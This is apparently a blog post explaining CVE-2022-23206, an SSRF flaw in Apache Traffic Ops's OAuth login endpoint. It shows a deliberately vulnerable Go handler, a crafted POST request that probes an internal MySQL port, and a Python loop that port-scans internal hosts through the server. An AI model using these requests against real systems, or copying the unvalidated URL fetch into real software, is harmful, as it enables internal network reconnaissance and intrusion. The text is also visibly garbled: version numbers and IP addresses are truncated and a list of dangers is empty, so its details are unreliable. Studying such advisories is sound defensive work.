
Apache Traffic Control is a popular open-source Content Delivery Network (CDN) project, and its component, Traffic Ops, helps manage and monitor the CDN. In early 2022, a critical vulnerability (CVE-2022-23206) was found in Traffic Ops versions prior to 6.1. or 5.1.6. This flaw allows a low-privileged user to remotely scan arbitrary ports on servers that Traffic Ops can access. In this post, I'll break down how this vulnerability works, walk you through a code example, show a sample exploit, and give you everything you need to understand the risk from a simple, practical perspective.
What is CVE-2022-23206?
CVE-2022-23206 is a server-side request forgery (SSRF) vulnerability. In simple terms, it means an attacker who can send requests to the /user/login/oauth endpoint on Traffic Ops over HTTPS can abuse the system to make it send network requests on their behalf. This lets attackers "scan" (probe) ports on other servers — or even inside the local network — that would normally be hidden.
Official References
- NVD Entry: CVE-2022-23206
- Apache Traffic Control Security Advisory
- Upstream Patch Commit
How Does the Vulnerability Work?
When a user attempts to login with OAuth by sending a POST request to /user/login/oauth, the server will attempt to reach the OAuth provider URL specified in the request data. The server does not properly validate the URLs given.
If you control the POST data, you could trick the server into making HTTP(S) requests out to any host and port you choose. Then, by observing response timing and error messages, you know whether a port is open, closed, or filtered.
Why is This Dangerous?
If the targeted Traffic Ops instance is running on a cloud network or behind a firewall, you could cause it to:
Here’s how the vulnerable code might look (simplified)
// Vulnerable code snippet (simplified illustration)
func handleOAuthLogin(w http.ResponseWriter, r *http.Request) {
    providerURL := r.FormValue("provider_url")
    // No validation on providerURL!
    resp, err := http.Get(providerURL)
    if err != nil {
        http.Error(w, "Could not contact provider", 500)
        return
    }
    // ...proceed with login...
}
The problem: The handler pulls the provider_url from user input and issues an HTTP request to that URL without checking if it really is a valid OAuth provider.
Sample Exploit: How Can an Attacker Use It?
Let’s say you have a low-privilege account on Traffic Ops and network access to its HTTPS port.
The attacker crafts a POST request like this
POST /user/login/oauth HTTP/1.1
Host: traffic-ops.example.org
Content-Type: application/x-www-form-urlencoded

provider_url=http://10...5:3306/
This requests the server to fetch an OAuth provider at 10...5 on port 3306 (MySQL default). If you get an error like "connection refused", you know MySQL isn't running; if it hangs or gives a different response, you know something is there.
Python Example of Port Scan
import requests

# Traffic Ops instance URL
to_url = 'https://traffic-ops.example.org/user/login/oauth';

# Target for port scan (internal IP & port)
for port in range(1, 1024):
    provider_url = f"http://127...1:{port}/";
    data = {'provider_url': provider_url}
    r = requests.post(to_url, data=data, verify=False)
    # Parse errors / timeouts for open/closed ports

    print(f"Sent request to {provider_url}, response length: {len(r.text)}")
Note: This script is for educational purposes only!
How To Fix
If you have Traffic Ops prior to 6.1. or 5.1.6, upgrade now. The fixed version checks and validates the provider URL.
Conclusion
CVE-2022-23206 allowed attackers to turn an internal management system into a port-scanning tool, bypassing traditional network boundaries. Patch your Traffic Ops ASAP, and audit other endpoints that might fetch data from user-provided URLs.
Stay safe — and always validate your inputs!
*Looking for more details? Check out the Apache Traffic Control Security Notes for updates and the full GitHub patch for how the flaw was fixed.*
Timeline
Published on: 02/06/2022 16:15:00 UTC
Last modified on: 02/11/2022 03:16:00 UTC